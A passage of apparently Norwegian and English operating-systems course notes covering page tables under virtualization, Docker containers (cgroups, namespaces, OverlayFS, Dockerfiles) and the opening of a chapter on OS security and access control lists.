


(Note: this and the following figures inspired by VMware White Paper, "Performance Evaluation of Intel EPT Hardware Assist", 2009.)

Og hver prosess har altså sin page table (i det aller fleste implementasjoner). Husk at denne som regel er en multilevel page table i praksis (to nivåer på 32-bits X86, fire nivåer på 64 bits X86 (siden bare 48 bits benyttes i praksis)).

La oss nå se på hva som skjer når vi må innføre et mellomnivå (hypervisoren) mellom hardware og OS (siden OSet nå kjører i en virtuell maskin styrt av en hypervisor).

### Page Tables in Virtual Machines




Her forholder prosessene i de virtuelle maskinene seg ikke lenger til fysisk minne (RAM), men det de tror er fysisk minne. Page tables kalles nå Guest page tables, og det som på en måte er den virkelige page table kalles en physical page map som regel.

MERK: TLB må fortsatt fylles med mappingen fra logiske/virtuelle adresser til fysiske/maskin adresser, og dette kan gjøres enten via Shadow page tables i software, eller med Nested page tables i hardware.


### 11.5.1 Shadow page tables

#### Shadow Page Tables (Software)



Med Shadow page tables opprettes en tredje tabell som brukes til å fylle TLB som vist i neste figur.

#### Shadow Page Tables (Software)




Dette fungerer bra i de fleste tilfeller, og også bedre enn hardware løsningen med nested page tables i noen tilfeller.

Problemer:

- Hver endring i guest page table må fanges opp, og det er ikke trivielt siden en prosess jo har lov til å skrive til minne (det forårsaker normalt ikke en trap).
- Hver endring i guest page table gjør at page map og shadow page table må oppdateres, noe som forårsaker overgang til hypervisoren, noe som er kostbart.
- Hver endring i shadow page table (f.eks. oppdatering av references eller dirty bit i TLB, som deretter skriver til shadow page table) forårsaker også oppdateringer til page map og guest page table.

## 11.5.2 Nested page tables


### Nested Page Tables (Hardware)



Her bruker vi altså ikke shadow page tables, med hardware støtte så gjør vi altså ikke noe "kunstig" i software, vi lar løsningene muligens være suboptimale og søker heller rask hardware implementasjon av disse.

Merk: vi mister altså den gule pilen, men vi får en bedre og mer optimal TLB.


### Nested Page Tables (Hardware)



Figur side 16 "Hardware Support" Andre generasjons hardwarestøtte for virtualisering innebærer altså en spesiell TLB som cacher guest page table og physical page

map gjennomgangen (altså cacher hele 2D page walk'n) sammen med selve guest-virtuell-address til fysisk/maskin-adresse slik at TLB blir veldig effektiv (dvs man slipper vedlikeholde en shadow page table). Problemet er at en TLB miss medfører en langt mer omfattende rekke av tabelloppslag enn om man hadde en shadow page table. Istedet for N oppslag i en N-level shadow page table blir det  $N \times N$  oppslag (eller  $N \times M$  egentlig hvis man skal være presis) (siden man må via physical page maps for hver guest page table oppslag).

## 64-bit Page Tables



RokerHRO, "X86 Paging 64bit", CC BY-SA 3.0

*These four memory accesses will in worst case (no cache hits) now be 24 memory accesses!*

Each of the four memory accesses are virtual, meaning they will have to be translated by four page table accesses and one memory reference to look up the address of the next level page table, in other words  $(4 + 1) \times 4 = 20$ , and then finally we add four more to finally get to the physical memory location. Detailed explanation can be found in [AMD-V Nested Paging](#).


## Implementations

- Intel EPT
- AMD RVI (NPT)

*These also include the ASID (Address Space IDentifier) field in the TLB entries we learned about earlier*

Using HugePages (2MB instead of 4KB) whenever possible and the ASID field makes TLB very efficient (increased to chance of a cache hit).





Mellom virtuelle maskiner er skillet mye kraftigere enn mellom containere. Containere er bare en skjermet samling med prosesser som fortsatt deler operativsystemet med andre containere. Sikkerhetsmessig betyr det at det en container trenger bare finne en "kernel exploit" for å få tilgang til host'en den deler med andre containere (og derav få tilgang til de andre containerne også). Virtuelle maskiner har hver sitt eget operativsystemet så skal en virtuell maskin få tilgang til underliggende maskinvare eller andre virtuelle maskiner som den deler maskinvare med, så må den finne en "hypervisor exploit". Begge typer exploit dukker opp med jevne mellomrom (husk: det går ikke an å få til 100% sikkerhet i praksis), det er mye enklere å finne en "kernel exploit" enn en "hypervisor exploit".

### 11.6.1 Installing Docker

In case you want to do the demos below yourself, you need to install docker. [Docker is best to install from the official docker packages:](#)

```
# Add Docker's official GPG key:
sudo apt-get update
sudo apt-get install ca-certificates curl gnupg
sudo install -m 0755 -d /etc/apt/keyrings
curl -fsSL https://download.docker.com/linux/ubuntu/gpg |
  sudo gpg --dearmor -o /etc/apt/keyrings/docker.gpg
sudo chmod a+r /etc/apt/keyrings/docker.gpg

# Add the repository to Apt sources:
echo \
"deb [arch="$(dpkg --print-architecture)" signed-by=/etc/apt/keyrings/docker.gpg] https://
"$(. /etc/os-release && echo "$VERSION_CODENAME)" stable" | \
sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
```

```
sudo apt-get update

# Install Docker
sudo apt-get install docker-ce docker-ce-cli containerd.io \
  docker-buildx-plugin docker-compose-plugin

# Test
sudo docker run hello-world
```

## 11.6.2 Cgroups

### Cgroups

- Limits use of resources (“CPU”, memory, I/O, device access, ...)

From man cgroups:

Control groups, usually referred to as cgroups, are a Linux kernel feature which allow processes to be organized into hierarchical groups whose usage of various types of resources can then be limited and monitored. The kernel’s cgroup interface is provided through a pseudo-filesystem called cgroupfs. Grouping is implemented in the core cgroup kernel code, while resource tracking and limits are implemented in a set of per- resource-type subsystems (memory, CPU, and so on).

DEMO:

```
pstree -p | head # viser at første prosess, dvs den som styrer alt er systemd
systemd-cgls     # systemd bruker cgroups, merk user.slice, dvs tjenestene
# er egne grupper øverst i treet, mens de som er
# brukerprosesser er under en node i treet
```

## 11.6.3 Kernel namespaces

### Kernel namespaces

- PIDs, net, mount, ipc, ...

From man namespaces

A namespace wraps a global system resource in an abstraction that makes it appear to the processes within the namespace that they have their own isolated instance of the global resource. Changes to the global resource are visible to other processes that are members of the namespace, but are invisible to other processes. One use of namespaces is to implement containers.

DEMO:

```
# hva er et "name"? pids, net, mount, ipc, ...
# demo PID-namespace
ps -axo pid,command          # PID namespace
ip a                          # net namespace
mount # evn mount | awk '{print $1}' # mount namespace
sudo docker run -i -t ubuntu
apt-get update
apt-get install figlet # install a simple demo app
figlet # start a process in the container
ctrl z
# DEMO DIFFERENT PIDs INSIDE AND OUTSIDE CONTAINER:
pgrep -n figlet # inside container
ctrl p-q # leave container
pgrep -n figlet # outside container
sudo docker attach $(sudo docker ps -q) # re-attach to container
fg # bring process to foreground and have fun
# ctrl-c and exit to leave container
```

### 11.6.4 CoW & Union mounts

#### Cow & Union mounts

- Read-only layers, *Copy on Write*, White out files

Browse [Use the OverlayFS storage driver](https://docs.docker.com/storage/storagedriver/overlayfs-driver)

DEMO:

```
# demo copy_on_write og white_out fil, se figur
# https://docs.docker.com/storage/storagedriver/overlayfs-driver
sudo docker run -it ubuntu # start and enter container
ctrl p-q # detach from container
mount | grep overlay # see lower, upper and merged mounted on merge
findmnt -t overlay -o TARGET -nf # the file system the container sees
mydir=$(findmnt -t overlay -o TARGET -nf)
```

```

sudo ls -ltr $mydir/..
sudo ls -ltr $mydir/./diff      # diff is the upper layer in the union mount
sudo docker attach $(sudo docker ps -q) # re-attach to container
echo mysil > hei.txt           # demo write to new file
rm root/.profile               # demo delete a file
ctrl p-q                       # detach from container
sudo ls -ltr $mydir/./diff     # hei.txt exists in the upper layer
sudo ls -la $mydir/./diff/root # .profile is now a whiteout file
# note: "A whiteout is created as a character device with 0/0 device number"
# from https://www.kernel.org/doc/Documentation/filesystems/overlayfs.txt
sudo ls -l /var/lib/docker/overlay2/ # view all the file system layers from
# all pulled (downloaded) containers

```

Note: the file system in a container is only for ephemeral data (short lived data) since it will be deleted when you stop the container, and performance is poor due to the layered file system with *copy-on-write*. If your container needs to store data you should [create a volume and attach to the container](#). A volume gives much better I/O-performance than the root file system in the container.

DEMO:

```

# any volumes exists already?
sudo docker volume ls
# create a volume
sudo docker volume create mydata
# start a container with the volume available as /data inside the container
sudo docker run -it --mount source=mydata,target=/data ubuntu
# if you try to write to /data inside the container, then exit and restart
# the container, you will see that the data is still present in the volume.
# If you wonder where the volume actually is, search for "Mounts" in this
# output:
sudo docker inspect $(sudo docker ps -q) | less

```

### 11.6.5 Container security

Security when running containers are best described with the following four bullet points from [Docker security](#):

- the intrinsic security of the kernel and its support for namespaces and cgroups (remember figure in 11.6);
- the attack surface of the Docker daemon itself;

- loopholes in the container configuration profile, either by default, or when customized by users.
- the “hardening” security features of the kernel and how they interact with containers (remember figure in 11.6).

Another important aspect about container/Docker security worth mentioning is *supply chain security*: which images are your container built from and what do that contain? Where do they come from? We need some security mechanisms to establish trust and this usually comes in the form of digital signatures, [Content trust in Docker](#) states:

Docker Content Trust (DCT) provides the ability to use digital signatures for data sent to and received from remote Docker registries. These signatures allow client-side or runtime verification of the integrity and publisher of specific image tags.

### 11.6.6 Tutorial: Creating an image and a container

Similarly to the concepts of program and process, we have an *image* and a *container*. The image is the file stored on disk, and the container is the running processe(s).

Let us create a minimal container which “feels” like a virtual machine. Here we use a minimal Linux distribution called Alpine as starting point. We do this the keep the container as small as possible. We only add the Bash program to the container image:

```
# create the Dockerfile:
cat > Dockerfile << 'EOF'
FROM alpine:latest
RUN apk update && \
    apk add --no-cache \
    bash && \
    rm -rf /var/cache/apk/*
CMD /bin/bash
EOF

# create the docker image from the Dockerfile:
sudo docker image build -t mysil .
# verify that it is present on your computer:
sudo docker image ls
# see all the layers of your newly created image:
sudo docker inspect mysil

# run the container (exit with "exit" or ctrl-d):
```

```
sudo docker run -it mysil

# see which containers are currently running:
sudo docker ps
# include those containers that have exited:
sudo docker ps -a

# if you want to remove an image:
sudo docker image rm -f mysil

# if you want to remove absolutely all images on your computer:
sudo docker system prune -a
```

Important things to know when creating a container image are:

- The commands RUN, COPY and ADD adds layers (file system layers) to your container image, and try to avoid having too many layers.
- Try to keep your Dockerfile readable.
- *Try to generate small container images, the more you include the higher is the chance that your container will include vulnerabilities. Do you really need Ubuntu (big Linux) as starting layer, or is Alpine (small Linux) good enough for your application?*
- Read the [Best practices for Dockerfile instructions](#) which gives you important recommendations for each Dockerfile command.

## 11.7 Review questions and problems

1. Forklar påstanden til Popek og Goldberg fra 1974: *A machine is virtualizable only if the sensitive instructions are a subset of the privileged instructions.*
2. Tanenbaum oppgave 7.16  
VMware does binary translation one basic block at a time, then it executes the block and starts translating the next one. Could it translate the entire program in advance and then execute it? If so, what are the advantages and disadvantages of each technique?
3. Forklar hvordan datamaskinarkitekturens beskyttelsesringer (*protection rings*) benyttes ved virtualisering når virtualiseringsteknikken er binæroversetting (VMware's teknologi).
4. Hva karakteriserer en applikasjon som vil være utfordrende/problematisk å kjøre på en virtuell maskin?.
5. Forklar kort fordeler og ulemper med *shadow page tables* i forhold til *nested/extended page tables*.
6. Hvordan forbedrer Docker-containere samarbeidet mellom utvikling og drift?
7. Hva er Linux cgroups? Hva er hensikten med cgroups?
8. Hva gjør du hvis tjenesten du kjører i en container er avhengig av å lagre data lokalt på disk?
9. Expand the tutorial in [11.6.6](#):
  - a Add nano to the image. Build the image, start the container and verify that you can use nano.
  - b Add figlet. Change the start command (CMD) of the container so it will only print "Mysil rocks" (using figlet) and exit.

## 11.8 Lab tutorials

1. Only review questions and problems this week.

# Chapter 12

## Operating System Security

### 12.1 Introduction

#### Operating System Security

- The OS itself need to be secure

If the OS itself is insecure, anything running on top of it can be considered insecure as well.

- The OS *enforces security policies* (access control)
- The OS should *limit/prevent damage from vulnerable software*

All software runs on an operating system. The operating system needs to be managed (configured and patched/updated) to avoid being exploited by vulnerabilities than can arise related to the [system call interface](#), [kernel drivers/modules](#) or even boot loaders (e.g. [CVE-2020-10713](#)). Large complex programs like operating systems are very hard to secure.

#### 12.1.1 Goals

##### Goals

- Confidentiality
- Integrity
- Availability

*Security Policies* are rules that state what is or is not permitted.

### 12.1.2 Principles

**Design Principles** Jerome Saltzer and Michael Schroeder, 1975:


1. Economy of mechanism
2. Fail-safe defaults
3. Complete mediation
4. Open design
5. Separation of privilege
6. Least privilege
7. Least common mechanism
8. *Acceptability*

These principles still hold, but a more recent and more general version of important design principles that we should be aware of is IEEE's [Avoiding the Top 10 Software Security Design Flaws](#).

## 12.2 Access Control

### 12.2.1 Reference monitor


**Reference Monitor** Identification, Authentication, *Authorization*



When you log in you provide identity (username) and authenticate with password/pin/multi-factor (for low-security environments you sometimes use biometrics only). For each access you then want to make (e.g. read a file) the operating system has to authorize this request. Authorization needs to be efficient/fast (low overhead) and correct.

### 12.2.2 Capability/ACL

Capabilities or ACL?




An access control model can either be based on using a *capability list* or an *access control list*. Capability list is a list of objects (e.g. files and directories) and corresponding permissions (read, write, execute, append, etc.). A capability list is stored together with the subject (user or process). An access control list is a list of users/groups and corresponding permissions (read, write, execute, append, etc.) that is stored together with the object (file, directory, etc.)

When designing a system for access control choosing between capability list or access control list is like choosing if you want to hand out keys to your door (capability list) or if you want to have a doorman with a list of who is allowed to enter (access control list).

In most computer systems access control lists are used. In addition, there typically is some form of "capability list" but the capabilities are not low-level permissions, but task oriented instead. Examples of this can be a global read permission for the entire file system which can be given to the backup process, or the capability to open a TCP/UDP port lower than 1024 which sometimes is needed by service processes.

### Windows/Linux Implementations



Entries (ACEs) in an ACL are scanned in order. Any DENY entries are always present before ALLOW entries, and the scanning of the list ends as soon as a DENY entry matches. If this is not the case, the ALLOW entries are scanned in order until one has found an ALLOW entry that matches.

See [figure from Microsoft about security descriptor and access token](#).

```
# Demo of DENY-entry in PowerShell on Windows.
# Create a file
echo mysil > a.txt
# Show the file's access control list
(Get-Acl a.txt).Access | ft
# Store the file's security descriptor in an object (a variable)
$secdesc=Get-Acl a.txt
# Create a new access control entry
$rule=New-Object System.Security.AccessControl.FileSystemAccessRule("$env:USERDOMAIN\$env:US
# Add this access control entry to the ACL in the security descriptor
